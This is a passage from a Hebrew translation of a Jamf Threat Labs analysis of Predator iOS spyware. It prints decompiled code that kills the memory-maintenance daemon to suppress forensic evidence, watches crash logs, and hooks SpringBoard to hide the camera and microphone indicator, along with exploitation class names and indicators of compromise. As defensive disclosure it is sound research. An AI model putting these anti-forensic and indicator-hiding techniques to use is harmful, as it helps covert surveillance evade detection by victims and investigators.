        -[NSFileManager contentsOfDirectoryAtPath:error:](
          +[NSFileManager defaultManager](&OBJC_CLASS___NSFileManager, "defaultManager"),
          "contentsOfDirectoryAtPath:error:",
          CFSTR("/private/var/mobile/Library/Logs/CrashReporter/"),
          0),
        "enumerateObjectsUsingBlock:",
        &stru_100044A68);
      objc_autoreleasePoolPop(v3);
    }
  }
  return 0xFFFFFFFFLL;
}
```

[איור 12: monitoringCrashReporter() - ניטור מבוסס kqueue של הנתיב /private/var/mobile/Library/Logs/CrashReporter/]

פונקציה זו משתמשת ב-kqueue כדי לנטר את תיקיית CrashReporter ולזהות יצירה של קבצים חדשים. כאשר מתרחשת קריסה (crash) שעלולה לחשוף את נוכחות Predator, ה-handler מעבד או מסיר את קובץ ה-crash לפני שניתן לסנכרן אותו או לבחון אותו.

דיכוי Memory Forensics: סיום התהליך mmaintenanced

מנגנון הטיפול בקריסות (crash handler) מכוון באופן ספציפי לראיות הקשורות ל-Memory Forensics:

```
1  // Block callback for crash reporter monitoring. Checks if crash report filename contains "SystemMemory" and
   // kills mmaintenanced (signal 9) to suppress memory forensics evidence.
2  void __cdecl crash_reporter_block_handler(id a1, id a2, unsigned __int64 a3, bool *a4)
3  {
4    const char *v4; // x1
5    pid_t Pid; // w0
6    __int64 _8; // [xsp+8h] [xbp+8h]
7
8    if ( (unsigned int)objc_msgSend(a2, "containsString:", CFSTR("SystemMemory"), a4) )
9    {
10     Pid = Utils::getPid((Utils *)"mmaintenanced", v4);
11     if ( Pid )
12     {
13       if ( ((_8 ^ (2 * _8)) & 0x4000000000000000LL) != 0 )
14         __break(0xC471u);
15       kill(Pid, 9);
16     }
17   }
18 }
```

[איור 13: crash_reporter_block_handler - מסיים את התהליך mmaintenanced כאשר מזוהים דוחות קריסה המכילים SystemMemory]

כאשר שם קובץ של דוח קריסה מכיל את המחרוזת "SystemMemory", ה-handler מאתר מיד את התהליך mmaintenanced (דמון תחזוקת הזיכרון) ומסיים אותו באמצעות SIGKILL (signal 9). פעולה זו מונעת מחוקרים ללכוד memory dumps.

לכך יש חשיבות משמעותית בתחום הפורנזיקה: לוגים של קריסות הם ארטיפקט חשוב לזיהוי ניסיונות Exploitation, ו-Predator פועל באופן אקטיבי לדיכוי שלהם.

הסתרת אינדיקטור ההקלטה

הפונקציה TestHooker() חושפת כיצד Predator מסתיר מהקורבנות את אינדיקטור ההקלטה של iOS:

```
// UMHooker core function: Sets up hooks on remote processes using Mach exception handling. Uses mach_port_type_trap to
__int64 __fastcall UMHooker<RemoteTaskPort>::hook(__int64 a1, __int64 a2, __int64 a3)
{
  mach_port_name_t v5; // w1
  __int64 v7; // x8
  __int64 v8; // x10
  __int64 v9; // x9
  __int64 v10; // x10
  __int64 v11; // x10
  __int64 v12; // x10
  __int64 v13; // x10
  __int64 v14; // x10
  __int64 v15; // x10
  __int64 v16; // x10
  __int64 v17; // x10
  __int64 v18; // x10
  __int64 v19; // x10
  __int64 v20; // x10
  __int64 v21; // x10
  __int64 v22; // x10
  __int64 v23; // x10
  __int64 v24; // x10
  __int64 v25; // x23
  __int64 v27; // x0
  __int64 v28; // x21
  __int64 v29; // x0
  mach_port_type_t **v30; // x8
  mach_port_type_t *v31; // x0
  mach_port_type_t ptype[6]; // [xsp+8h] [xbp-58h] BYREF
  mach_port_type_t *v33; // [xsp+20h] [xbp-40h] BYREF
  char v34; // [xsp+28h] [xbp-38h]

  if ( !*(_BYTE *)(a1 + 16) )
    goto LABEL_45;
  if ( !*(_BYTE *)(a1 + 176) )
    goto LABEL_45;
  if ( !*(_QWORD *)(a1 + 184) )
    goto LABEL_45;
  if ( (unsigned int)(*(_DWORD *)(a1 + 232) - 1) > 0xFFFFFFFD )
    goto LABEL_45;
  if ( !*(_QWORD *)(a1 + 552) )
    goto LABEL_45;
  if ( !*(_QWORD *)(a1 + 560) )
    goto LABEL_45;
  if ( (unsigned int)(*(_DWORD *)(a1 + 584) - 1) > 0xFFFFFFFD )
    goto LABEL_45;
  v5 = *(_DWORD *)(a1 + 600);
  if ( v5 - 1 > 0xFFFFFFFD )
    goto LABEL_45;
  ptype[0] = 0;
  _kernelrpc_mach_port_type_trap(mach_task_self_, v5, ptype);
  if ( (ptype[0] & 0xFFEFFFFF) == 0 )
    goto LABEL_45;
  v7 = a1 + 648;
  v8 = *(_QWORD *)(a1 + 648);
  if ( v8 )
  {
    v9 = a1 + 648;
```

[איור 14: UMHooker משתמש במנגנון Mach exception handling לצורך ביצוע hooking בין תהליכים (cross-process) אל תוך SpringBoard]

הקוד מאתר את התהליך SpringBoard, משתמש ב-kernel exploitation primitives כדי להזריק קוד אל תוך SpringBoard, ומבצע hook למתודות של SBRecordingIndicatorManage כדי לדכא את אינדיקטור ההקלטה. כאשר Predator מפעיל את המיקרופון או את המצלמה, הקורבנות לא יראו את נקודת החיווי הכתומה או הירוקה.

שמות מחלקות Kernel Exploitation

הקוד חושף מספר שמות מחלקות פנימיים המעידים על ארכיטקטורת exploitation:

Class name	Purpose
FDGuardNeonRW	Kernel read/write primitive using file descriptor guards
NSTaskROP::WithoutDeveloperMode	ROP techniques without requiring developer mode
UMHooker<RemoteTaskPort>	Userland method hooking via remote task port
KernelReader<FDGuardNeonRW>	Kernel memory reading interface

[טבלה 2: שמות מחלקות והמטרות שלהן]

התבנית NSTaskROP::WithoutDeveloperMode מעניינת במיוחד - היא מרמזת כי Intellexa פיתחה טכניקות ROP שפועלות גם כאשר Mode Developer מושבת, שהוא מצב ברירת המחדל אצל רוב המשתמשים.

פונקציונליות Stub: is_corellium()

ארטיפקט מעניין נוסף הוא הפונקציה is_corellium() בכתובת x100005bb8:0

Corellium היא פלטפורמת וירטואליזציה מבוססת ענן למכשירי iOS, המשמשת חוקרי אבטחה. קיומה של פונקציית stub זו מרמז כי Intellexa מודעת ל-Corellium כפלטפורמת ניתוח; ייתכן שמנגנון הזיהוי יושם בעבר והושבת מאוחר יותר, או שמדובר בזיהוי המתוכנן לגרסאות עתידיות.

בדגימה זו הפונקציה אינה נקראת מתוך check_perform(), אך עצם קיומה מצביע על מודעות לכלים המשמשים את קהילת המחקר.

Indicators of Compromise - סימנים לזיהוי פריצה

דפוסי גישה לקבצים:

- /private/var/preferences/SystemConfiguration/preferences.plist (בדיקת Proxy)
- /private/var/preferences/Logging/com.apple.diagnosticd.filter.plist (בדיקת Console)
- /private/var/protected/trustd/private/TrustStore.sqlite3 (בדיקת Root CA)
- /private/var/mobile/Library/Logs/CrashReporter/ (ניטור Crash)

נתיבי זיהוי Jailbreak:

- /private/var/lib/cydia
- /etc/apt
- /private/var/stash
- /bin/bash
- /private/var/tmp/cydia.log
- /Applications/Cydia.app
- /private/var/lib/apt

תהליכים מזוהים:

- loader
- McAfee
- AvastMobileSecurity
- NortonMobileSecurity
- tcpdump
- frida-server
- netstat
- sshd
- checkra1nd

שאילתות SQL (TrustStore):

- select * from tsettings WHERE length(sha256) > ?
- select tset FROM tsettings WHERE INSTR(tset, ?)

סיכום

ניתוח זה מראה כי יכולות ה-Anti-Analysis של Predator מתוחכמות יותר מכפי שתועד בעבר. טקסונומיית קודי השגיאה מדגימה כי למפעילי Intellexa יש ראות מפורטת לגבי הסיבות שבגללן ניסיונות פריסה נכשלים, דבר המאפשר להם להתאים את שיטות הפעולה שלהם ליעדים ספציפיים.

עבור חוקרים, ממצאים אלה מדגישים את החשיבות של:

- סביבות ניתוח מנותקות מרשת (Air-gapped analysis environments): ה-callback לשרת ה-C2 משמעותו שכל ניתוח המתבצע כאשר המערכת מחוברת לרשת עלול להתריע למפעילים.
- שימור לוגי Crash: יש להפעיל איסוף של לוגי Crash לפני תחילת הניתוח.
- מודעות לשמות תהליכים: אפילו הפעלה של netstat עשויה להפעיל מנגנון זיהוי.
- שיקולי זמן אתחול: Console Logging המוגדר לפני אתחול המערכת עשוי לעקוף מנגנוני זיהוי המבוססים על תזמון.

עבור קהילת האבטחה הרחבה יותר, ניתוח זה מדגים כי ספקי spyware מסחרי משקיעים מאמץ הנדסי משמעותי בזיהוי חוקרים - ולא רק בהתחמקות ממוצרי אבטחה. קיומה של פונקציית ה-is_corellium() stub מצביע על כך שהם עוקבים אחר כלי המחקר שלנו באותה מידה שאנו מנתחים את הכלים שלהם.

מחבר המאמר

ניר אברהם, VP Research, Jamf.

לינקדאין:

https://www.linkedin.com/in/nir-avraham-95b96b36

תורגם ונערך על ידי: IL4N10US

נספח: הפניות פונקציות

טבלה של פונקציות, כתובות ותיאורים:

Function	Address	Description
`check_perform()`	`0x100005900`	Main orchestration, error code dispatch
`is_developer()`	`0x1000055a8`	sysctlbyname developer_mode_status
`is_not_phone()`	`0x1000054b0`	Jailbreak path detection
`is_unsafe_running()`	`0x100005c10`	Process name detection (incl. netstat)
`is_proxy_running()`	`0x100005d60`	SystemConfiguration.plist parsing
`is_rootca_installed()`	`0x100005e3c`	TrustStore.sqlite3 queries
`is_console_attached()`	`0x10000579c`	diagnosticd mtime comparison
`is_restricted_country()`	`0x100005758`	NSLocale country code check
`getCountNames()`	`0x10000c85c`	/private/var/tmp/ process counting
`is_corellium()`	`0x100005bb8`	Stubbed Corellium detection
`ReportAbort()`	`0x100005620`	C2 error reporting
`monitoringCrashReporter()`	`0x1000067d4`	kqueue crash log monitoring
`TestHooker()`	`0x1000068fc`	SpringBoard indicator hooking

[טבלה 3: רשימת פונקציות, כתובות ותיאורים משויכים]

מקורות מידע ולקריאה נוספת

Jamf Threat Labs - Predator's kill switch: undocumented anti-analysis techniques in iOS spyware:
https://www.jamf.com/blog/predator-spyware-anti-analysis-techniques-ios-error-codes-detection/

Google Threat Intelligence Group (GTIG) - Intellexa Predator spyware and zero-day exploit chains:
https://cloud.google.com/blog/topics/threat-intelligence/intellexa-zero-day-exploits-continue

Jamf Threat Labs - Research blog and additional publications:
https://www.jamf.com/blog/category/jamf-threat-labs/